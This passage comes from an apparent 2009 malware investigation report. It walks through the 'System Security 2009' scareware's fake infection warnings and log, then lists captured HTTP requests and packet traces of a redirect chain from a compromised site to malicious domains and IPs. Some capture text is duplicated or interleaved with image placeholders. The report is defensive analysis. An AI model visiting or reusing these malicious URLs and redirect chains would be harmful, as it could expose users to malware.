Finally, it is a good idea to develop your web application from a secure perspective at the beginning, i.e. you should have a Secure Software Development Lifecycle. There are some useful guides on this – [Owasp Development Guide](#) and [SANS Top 25 Programming Errors](#) are two well-known guides. I believe the sheer multitude of “Top 10/25” lists often causes confusion and interestingly , in 2009, application security specialist David Rook developed [Secure Development Principles](#), whose primary aim was to help combat the confusion caused by the many industry “Top 10/25” lists. The 'Principles' are easily mapped to the other industry lists but I believe, are presented in a much simpler and easier-to-follow method with the focus more on 'types' of vulnerabilities as opposed to the current 'hot' vulnerability. The 'Principles' do not replace the other guides but are instead complimentary and are better starting point, where if you follow these principles, your web application should not suffer from issues highlighted in the SANS or Owasp guides.

4. Appendices

4.1. Appendix 1

Another dialog box pops up and tells me that there is a piece of spyware running on the system called 'IEMonster' and that this can steal my passwords but fortunately, 'System Security 2009' can remove all these infections and return my system to 'clean health' – lucky me ☐



The 'System Security 2009' software subsequently self-launches and from the screenshot below, you can see that the user-interface is very similar to some other well-known anti-virus products.

Scarily enough, I am told that I have multiple 'infections' on my system. Furthermore, the software helpfully provides a short, technical description on the potential threat each 'infection' poses to the computer.



In summary, there are –

- 2 malicious programs

- 26 viruses
- 2 adware program
- 6 spyware programs
- 2 tracking cookies

This all sounds very serious and the system definitely appears to have been compromised and in serious trouble. At this stage, it is natural for the end-user to be shocked and simply want to get rid of the malware.

Therefore, the end-user is now left with two options –

- Remove all threats immediately
- Continue unprotected

I decided to continue ‘unprotected’ but in case I have made a mistake, ‘System Security 2009’ asks me to confirm (i.e. are you crazy, you have viruses??).

‘System Security 2009’ also produces a log file showing all the ‘supposed infections on the system along with a technical description of what threat each poses.

```

Spyware C:/windows/system32/iesetup.dll Spyware.IEMonster.d Steals passwords from Internet Explorer, Mozilla Firefox, Outlook and other programs.
Adware autorun zlob.PornAdvertiser.ba Adware that displays pop-up/pop-under advertisements of pornographic or online gambling web sites.
Spyware autorun Spyware.IMMonitor Program that can be used to monitor and record conversations in popular instant messaging applications.
Backdoor C:/windows/system32/svchost.exe win32.Rbot.fm An IRC controlled backdoor that can be used to gain unauthorized access to a victim's machine
Trojan autorun infostealer.Banker.E Steals sensitive information from the infected computer (e.g. logins and passwords from online banking sessions).
Dialer C:/windows/system32/cmdal32.dll Dialer.Xpehbm.biz.dialer A dialer that loads pornographic material. The url information shows Hardcore
Spyware autorun Spyware.KnownBadSites Uses the windows hosts file to redirect your browser to a malicious site when you try to access a valid site.
Trojan autorun Trojan.Tooso Trojan.Tooso is a trojan which attempts to terminate and delete security related applications.
Trojan C:/windows/system32/explorer.exe Trojan.MailGrabber.s Trojan horse that gets access to e-mail accounts on the infected computer.
Trojan C:/windows/system32/alg.exe Trojan.Algt.t Trojan program that can compromise your private information stored on the hard drive.
Rogue C:/Program Files/TrustedAntivirus TrustedAntivirus A corrupt and misleading anti-virus program that may be usually installed with the he
Rogue C:/Program Files/SecureCCleaner SecureCCleaner Rogue Security Software: fake Security software that uses deceptive means for installation ar
Trojan C:/windows/system32/ Trojan.BAT.Adduser.t This Trojan has a malicious payload. It is a BAT file. It is 1129 bytes in size.
Spyware C:/windows/system32/ Spyware.007spySoftware Program designed to monitor user activity. May be used with or without consent.
Trojan C:/windows/hidden/ Trojan.Clicker.EC Trojan.Clicker.EC is an information stealing Trojan that masquerades as a legitimate system file so a
Dialer C:/windows/hidden/ Dialer.Trafficjam.a Dialer.Trafficjam.a is a premium-rate phone dialer that automatically invokes paid access to various
Trojan hidden autorun Trojan.Poison.J Trojan.Poison.J is a key-logging Trojan for the windows platform.
Registry Adware.exe.bugainbody A browser hijacker object that monitors internet browsing sessions in an attempt to redirect search que
Worm C:/windows/system32/ win32.Beibot.AJ win32.Beibot.AJ is a worm and IRC backdoor that exploits system and software vulnerabilities in order to prov
Worm C:/windows/temp/ win32.Sdbot.ADN A worm and IRC backdoor that exploits system and software vulnerabilities in order to provide unmitigated rem
Trojan C:/windows/ Trojan-Dropper.win32.Agent.bot This Trojan is designed to install and launch other malicious programs on the victim machine without
Worm C:/windows/temp/ win32.Rbot.CBX A worm and IRC backdoor that exploits system and software vulnerabilities in order to provide unmitigated rem
Spyware autorun win32.PerFiler win32.PerFiler is designed to retrieve and install files when executed. win32.PerFiler is configured to download from either
Worm hidden autorun win32.Mtewer.a A Trojan downloader that masquerades as a legitimate system file. Associated processes connect to the Internet to dow
Trojan C:/windows/ Trojan-downloader.VBS.Small.dc This Trojan downloads other files via the FTP protocol and launches them for execution on the victim
Worm autorun win32.Peacomm.dam A Trojan downloader that is spread as an attachment to emails with news headlines as the subject lines which downloa
Trojan C:/windows/system/drivers/ win32.Spamta.KG.worm A multi-component mass-mailing worm that downloads and executes files from the Internet.
Trojan C:/windows/system/drivers/etc/ Trojan.IRCBot.d A worm that opens an IRC back door on the infected host. It spreads by exploiting the windows Remote
Trojan C:/windows/system/mui/ Trojan.Bropper.MSWord.J A Microsoft word macro virus that drops a trojan onto the infected host.
Trojan C:/windows/system/mui/ win32.Clagger.C This is small trojan downloader that downloads files and lowers security settings. It is spreading as an emai
Worm C:/windows/system/ worm.Bagle.CP This is a "Bagle" mass-mailer which demonstrates typical "Bagle" behavior.
Worm C:/windows/ win32.Blackmail.xx This dangerous worm will destroy certain data files on an infected user's machine on February 3, 2008.
Trojan hidden autorun Trojan.win32.Agent.ado Trojan downloader that is spread as an attachment to a spam email and tries to download a password stealer.
Trojan autorun win32.Outsbot.u A backdoor Trojan that is remotely controlled via Internet Relay Chat (IRC). It exploits Sony Digital Rights Management (DRM)
Spyware autorun win32.PerFiler win32.PerFiler is designed to retrieve and install files when executed. win32.PerFiler is configured to download from either
Worm hidden autorun win32.Mtewer.a A Trojan downloader that masquerades as a legitimate system file.
Trojan C:/windows/ Trojan-downloader.VBS.Small.dc This Trojan downloads other files via the FTP protocol and launches them for execution on the victim
Worm autorun win32.Peacomm.dam A Trojan downloader that is spread as an attachment to emails with news headlines as the subject lines which downloa

```

Below is a sample of log file produced by ‘SystemSecurity 2009’. It would appear that the software has not been written by native English speakers given the spelling and grammar mistakes.

Spyware C:/windows/system32/iesetup.dll Spyware.IEMonster.d Steals passwords from Internet Explorer, Mozilla Firefox, Outlook and other programs.

Adware autorun Zlob.PornAdvertiser.ba Adware that displays pop-up/pop-under advertisements of pornographic or online gambling Web sites.

Spyware autorun Spyware.IMMonitor Program that can be used to monitor and record conversations in popular instant messaging applications.

Backdoor C:/windows/system32/svchost.exe Win32.Rbot.fm An IRC controlled backdoor that can be used to gain unauthorized access to a victim's machine.

Trojan autorun Infostealer.Banker.E Steals sensitive information from the infected computer (e.g. logins and passwords from online banking sessions).

Dialer C:/windows/system32/cmdial32.dll Dialer.Xphebam.biz_dialer A Dialer that loads pornographic material. The url information shows Hardcore Pornographic pages.

Spyware autorun Spyware.KnownBadSites [Uses the Windows hosts file to redirect your browser to a malicious site when you try to access a valid site.](#) (Ironic, eh?)


Trojan autorun Trojan.Tooso Trojan.Tooso is a trojan which attempts to terminate and delete security related applications.

.....
Rogue C:/Program Files/TrustedAntivirus TrustedAntivirus [A corrupt and misleading anti-virus program that may be usually installed with the help of malicious Trojans and other malware](#)


Rogue C:/Program Files/SecurePCCleaner SecurePCCleaner [Rogue Security Software: fake Security software that uses deceptive means for installation and purpose.](#) (More irony!!)

These screenshots clearly show that the 'SystemSecurity 2009' scareware offers what would appear to be a very professional service that closely resembles the service offered by leading desktop anti-virus vendors.

Based on the constant warnings of infections, the typical user would probably become scared and decide that they need 'System Security 2009' to 'clean' the system. The resulting window looks very professional and it even has a 'security seal' that looks very similar to the VeriSign 'security seal'.



At the last minute, I changed my mind – I didn't trust the software as I had no recollection of ever installing 'System Security 2009'. Although, again it prompts me just in case I made a mistake!!



4.2. Appendix 2

4.2.1. HTTP Requests

The data below shows http requests made to the compromised and malware sites during our investigation.

This information was obtained using the '[Tamper Data](#)' and '[Live http Headers](#)' add-ons with Firefox

I haven't included all requests just a sample with some comments beside key elements.

These http requests show that the initial request was made to <http://compromisedirishhsite.com/>

HTTP Request – first redirect

<http://sujetline.ru/sceneric.html?>

GET /sceneric.html? HTTP/1.1

Host: sujetline.ru

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.1) Gecko/2008070208 Firefox/3.0.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 300

Connection: keep-alive

Referrer: <http://compromisedirishhsite.com/> - redirected via code injected into legitimate Irish site

HTTP/1.x 200 OK

Date: Wed, 22 Jul 2009 05:25:21 GMT

Server: Apache/2

Last-Modified: Tue, 21 Jul 2009 15:10:53 GMT

Etag: "12f80bb-66f-46f38a91dd940"-gzip

Accept-Ranges: bytes

Vary: Accept-Encoding,User-Agent

Content-Encoding: gzip

Content-Length: 800

Keep-Alive: timeout=1, max=100

Connection: Keep-Alive

Content-Type: text/html

HTTP Request – second redirect

http://jobstopfil.biz/tds_a/go.php/go.php?id=4

GET /tds_a/go.php/go.php?id=4 HTTP/1.1
Host: jobstopfil.biz
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.1) Gecko/2008070208 Firefox/3.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referrer: <http://compromisedirishhsite.com/>

HTTP/1.x 301 Moved Permanently
Date: Mon, 20 Jul 2009 14:59:08 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Set-Cookie: tempo4=20090720; expires=Tue, 31-Dec-2013 05:00:00 GMT; path=/tds_a/
domain=.abbcp.cn
Location: <http://poppka.net/pore/?3f69ae90222c0319c83ddc1245b75e33>
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

HTTP Request – third redirect

<http://sujetline.ru/sowy.html>

GET /sowy.html HTTP/1.1
Host: sujetline.ru
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.1) Gecko/2008070208 Firefox/3.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referrer: <http://sujetline.ru/sceneric.html?>

HTTP/1.x 200 OK
Date: Wed, 22 Jul 2009 05:25:21 GMT
Server: Apache/2
Last-Modified: Tue, 21 Jul 2009 15:10:10 GMT
Etag: "12f8021-91e-46f38a68db880"-gzip
Accept-Ranges: bytes
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 1096
Keep-Alive: timeout=1, max=99
Connection: Keep-Alive

Content-Type: text/html

HTTP Request – fourth redirect

<http://poppka.net/pore/?3f69ae90222c0319c83ddc1245b75e33>

GET /pore/?3f69ae90222c0319c83ddc1245b75e33 HTTP/1.1

Host: poppka.net

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.1) Gecko/2008070208 Firefox/3.0.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 300

Connection: keep-alive

Referrer: <http://compromisedirishhsite.com/>

HTTP/1.x 200 OK

Date: Mon, 20 Jul 2009 14:59:09 GMT

Server: Apache/2.2.3 (CentOS)

X-Powered-By: PHP/5.1.6

Etag: "74571-462-72058219"

Last-Modified: 1248101949

P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"

Set-Cookie: login=f2ddaef5aee55840193e5e978a0c2890; expires=Tue, 20-Jul-2010 14:59:09 GMT; path=/
Content-Length: 0

Connection: close

Content-Type: text/html; charset=UTF-8

HTTP Request – fifth redirect

<http://grownclubfest.ru/ente/index.php>

GET /ente/index.php HTTP/1.1

Host: grownclubfest.ru

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.1) Gecko/2008070208 Firefox/3.0.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 300

Connection: keep-alive

Referrer: <http://sujetline.ru/sowy.html>

HTTP/1.x 200 OK

Date: Wed, 22 Jul 2009 05:25:22 GMT

Server: Apache/2

X-Powered-By: PHP/5.2.9

Vary: Accept-Encoding, User-Agent

Content-Encoding: gzip

Content-Length: 20

Keep-Alive: timeout=1, max=100

Connection: Keep-Alive


Content-Type: text/html

X-Pad: avoid browser bug


Referrer: <http://compromisedirishhsite.com/favicon.ico>

Packet Captures

Screenshot from NetWitness showing the redirect from the compromised Irish site to jobstopfil.biz.




GET request to popka.net and multiple 'http posts' for various .png (graphic) files.



The screenshot shows a Wireshark packet capture of a network session. The filter is set to 'http%'. The packet list shows a series of HTTP requests and responses. The first packet is a GET request to /pore/?forum=20 HTTP/1.1 from 192.168.0.225 to 211.95.78.119. Subsequent packets show a POST request to /pzpmsxjgvyf.png HTTP/1.1 from 192.168.0.225 to 134.155.241.197, followed by several retransmissions of the same POST request. The packet details pane shows the structure of the HTTP request, including the Host: popka.net, Cookie: login=9cb169c1a8c7db70b53d099ea2d485d3\r\n, and the request body.

No.	Time	Source	Destination	Protocol	Info
244	21.771416	192.168.0.225	211.95.78.119	HTTP	GET /pore/?forum=20 HTTP/1.1
296	28.017737	192.168.0.225	211.95.78.119	HTTP	GET /pore/?forum=20? HTTP/1.1
300	28.427598	211.95.78.119	192.168.0.225	HTTP	[TCP Out-Of-Order] HTTP/1.1 404 Not Found
325	39.415271	192.168.0.225	134.155.241.197	HTTP	POST /pzpmsxjgvyf.png HTTP/1.1 (application/x-www-form-urlencoded)
337	48.425761	192.168.0.225	209.44.126.20	HTTP	GET /out.php?affid=02800 HTTP/1.1
339	48.526614	209.44.126.20	192.168.0.225	HTTP	HTTP/1.1 302 Found
417	51.435704	192.168.0.225	134.155.241.197	HTTP	[TCP Retransmission] POST /pzpmsxjgvyf.png HTTP/1.1 (application/x-www-form-urlencoded)
568	68.976974	213.183.244.45	192.168.0.225	HTTP	HTTP/1.0 200 OK (text/html)
570	68.977071	192.168.0.225	213.183.244.45	HTTP	[TCP Retransmission] POST / HTTP/1.1
577	70.083576	192.168.0.225	134.155.241.198	HTTP	POST /pxckoufzxlpr.htm HTTP/1.1 (application/x-www-form-urlencoded)
578	82.059624	192.168.0.225	134.155.241.198	HTTP	[TCP Retransmission] POST /pxckoufzxlpr.htm HTTP/1.1 (application/x-www-form-urlencoded)
584	91.556461	192.168.0.225	134.155.241.195	HTTP	POST /nrpggqcz.png HTTP/1.1 (application/x-www-form-urlencoded)
585	94.434206	192.168.0.225	134.155.241.195	HTTP	[TCP Retransmission] POST /nrpggqcz.png HTTP/1.1 (application/x-www-form-urlencoded)
595	96.240567	192.168.0.225	134.155.241.195	HTTP	POST /qjrz.htm HTTP/1.1 (application/x-www-form-urlencoded)
597	99.137171	192.168.0.225	134.155.241.195	HTTP	[TCP Retransmission] POST /qjrz.htm HTTP/1.1 (application/x-www-form-urlencoded)
623	102.369124	192.168.0.225	134.155.241.195	HTTP	POST /kfcwaku.png HTTP/1.1 (application/x-www-form-urlencoded)
634	103.980086	192.168.0.225	134.155.241.192	HTTP	POST /dajkye.htm HTTP/1.1 (application/x-www-form-urlencoded)

After 'http gets' to 211.95.78.98, 211.95.78.119 (both hosted by cnuninet.net, a Chinese ISP and 213.183.244.45 there were posts (of a .png file) to 134.155.241.195 (owned by University of Mannheim)



The screenshot shows a Wireshark packet capture of a network session. The filter is set to 'http%'. The packet list shows a series of HTTP requests and responses. The first packet is a GET request to /pore/?forum=20 HTTP/1.1 from 192.168.0.225 to 211.95.78.119. Subsequent packets show a POST request to /pzpmsxjgvyf.png HTTP/1.1 from 192.168.0.225 to 134.155.241.197, followed by several retransmissions of the same POST request. The packet details pane shows the structure of the HTTP request, including the Referer: Mozilla, Accept: */*, and Content-Type: application/x-www-form-urlencoded.

No.	Time	Source	Destination	Protocol	Info
244	21.771416	192.168.0.225	211.95.78.119	HTTP	GET /pore/?forum=20 HTTP/1.1
296	28.017737	192.168.0.225	211.95.78.119	HTTP	GET /pore/?forum=20? HTTP/1.1
300	28.427598	211.95.78.119	192.168.0.225	HTTP	[TCP Out-Of-Order] HTTP/1.1 404 Not Found
325	39.415271	192.168.0.225	134.155.241.197	HTTP	POST /pzpmsxjgvyf.png HTTP/1.1 (application/x-www-form-urlencoded)
337	48.425761	192.168.0.225	209.44.126.20	HTTP	GET /out.php?affid=02800 HTTP/1.1
339	48.526614	209.44.126.20	192.168.0.225	HTTP	HTTP/1.1 302 Found
417	51.435704	192.168.0.225	134.155.241.197	HTTP	[TCP Retransmission] POST /pzpmsxjgvyf.png HTTP/1.1 (application/x-www-form-urlencoded)
568	68.976974	213.183.244.45	192.168.0.225	HTTP	HTTP/1.0 200 OK (text/html)
570	68.977071	192.168.0.225	213.183.244.45	HTTP	[TCP Retransmission] POST / HTTP/1.1
577	70.083576	192.168.0.225	134.155.241.198	HTTP	POST /pxckoufzxlpr.htm HTTP/1.1 (application/x-www-form-urlencoded)
578	82.059624	192.168.0.225	134.155.241.198	HTTP	[TCP Retransmission] POST /pxckoufzxlpr.htm HTTP/1.1 (application/x-www-form-urlencoded)
584	91.556461	192.168.0.225	134.155.241.195	HTTP	POST /nrpggqcz.png HTTP/1.1 (application/x-www-form-urlencoded)
585	94.434206	192.168.0.225	134.155.241.195	HTTP	[TCP Retransmission] POST /nrpggqcz.png HTTP/1.1 (application/x-www-form-urlencoded)
595	96.240567	192.168.0.225	134.155.241.195	HTTP	POST /qjrz.htm HTTP/1.1 (application/x-www-form-urlencoded)
597	99.137171	192.168.0.225	134.155.241.195	HTTP	[TCP Retransmission] POST /qjrz.htm HTTP/1.1 (application/x-www-form-urlencoded)
623	102.369124	192.168.0.225	134.155.241.195	HTTP	POST /kfcwaku.png HTTP/1.1 (application/x-www-form-urlencoded)
634	103.980086	192.168.0.225	134.155.241.192	HTTP	POST /dajkye.htm HTTP/1.1 (application/x-www-form-urlencoded)

